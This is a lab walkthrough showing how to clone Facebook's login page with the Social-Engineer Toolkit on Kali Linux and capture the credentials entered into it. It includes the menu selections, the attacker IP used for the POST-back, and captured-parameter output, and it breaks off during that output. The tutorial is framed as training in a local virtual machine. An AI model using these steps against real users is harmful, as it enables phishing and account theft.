CREDENTIAL HARVESTING USING SITE CLONING

Objective:

Learn how to harvest credentials using a cloned site.

Purpose:

Credential harvesting is the process of gathering sensitive information on a target such as credit card details or passwords, without them knowing that this information is being captured.

Tool:

Kali Linux

Topology:


You can use Kali Linux in a virtual machine for the purpose of this lab.

Walkthrough:

Task 1:

The first step is to boot our virtual machine and get Kali Linux up and running. Once this is complete, open a terminal and start the Social Engineering Toolkit by typing:


```
sudo setoolkit
```




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
         Welcome to the Social-Engineer Toolkit (SET).
          The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About
```

Task 2:

From this menu, choose option 2 for website attack vectors. You will then be presented with the following screen asking you which kind of website attack you want to conduct. Choose option 3, the credential harvester attack method.




```
         Welcome to the Social-Engineer Toolkit (SET).
          The one stop shop for all of your SE needs.

    The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
 Visit https://github.com/trustedsec/ptf to update all your tools!


  Select from the menu:

    1) Spear-Phishing Attack Vectors
    2) Website Attack Vectors
    3) Infectious Media Generator
    4) Create a Payload and Listener
    5) Mass Mailer Attack
    6) Arduino-Based Attack Vector
    7) Wireless Access Point Attack Vector
    8) QRCode Generator Attack Vector
    9) Powershell Attack Vectors
   10) Third Party Modules

   99) Return back to the main menu.

set>
```



```
efresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This met
hod utilizes iframe replacements to make the highlighted URL link to appear l
egitimate however when clicked a window pops up then is replaced with the mal
icious link. You can edit the link replacement settings in the set_config if
it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web att
ack menu. For example, you can utilize the Java Applet, Metasploit Browser, C
redential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell i
njection through HTA files which can be used for Windows-based PowerShell exp
loitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Task 3:

The next menu will ask you which method you want to choose to harvest a victim’s credentials. In this lab we will be cloning a site, so choose option 2.




```
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Task 4:

SET will ask you for your IP address so that it can send the POST requests from the cloned website back to your machine. For the purpose of this lab, enter your Kali machine’s local IP address. This can be found by opening a new terminal and typing *ifconfig*.

Once you tell SET that you would like to clone a website, it will then ask you for the URL of the site you wish to clone. You can enter any site you like, but for this lab I will be using https://www.facebook.com.




```
 into a report

________________________________________________________________________
--
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.20.1
0.2]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.facebook.com
```

Task 5:

Once the URL is entered, SET will clone the site and display all the POST requests of the site back to this terminal. It is now time to navigate to the cloned site.

Task 6:

To get to the cloned site, open Firefox in your Kali machine and enter your local IP address into the browser. You will then be able to view the cloned login page for Facebook. Enter a random username and password into the fields and press Log In.



kali linux [Running] - Oracle VM VirtualBox

172.20.10.2

facebook


Log in to Facebook

Email address or phone number

Password

Task 7:

Finally, go back to the terminal where SET is running. You will see lots of text from the numerous POST requests being sent from the cloned site. Scroll down until you see the values username and password. You should be able to see the username and password you entered into the cloned site in cleartext.



```
┌──(olalekan㉿kali)-[~]
[*] WE GOT A HIT! Printing the output:
PARAM: local_storage[hb_timestamp]=13
PARAM: local_storage[Session]=20
PARAM: local_storage[signal_flush_timestamp]=13
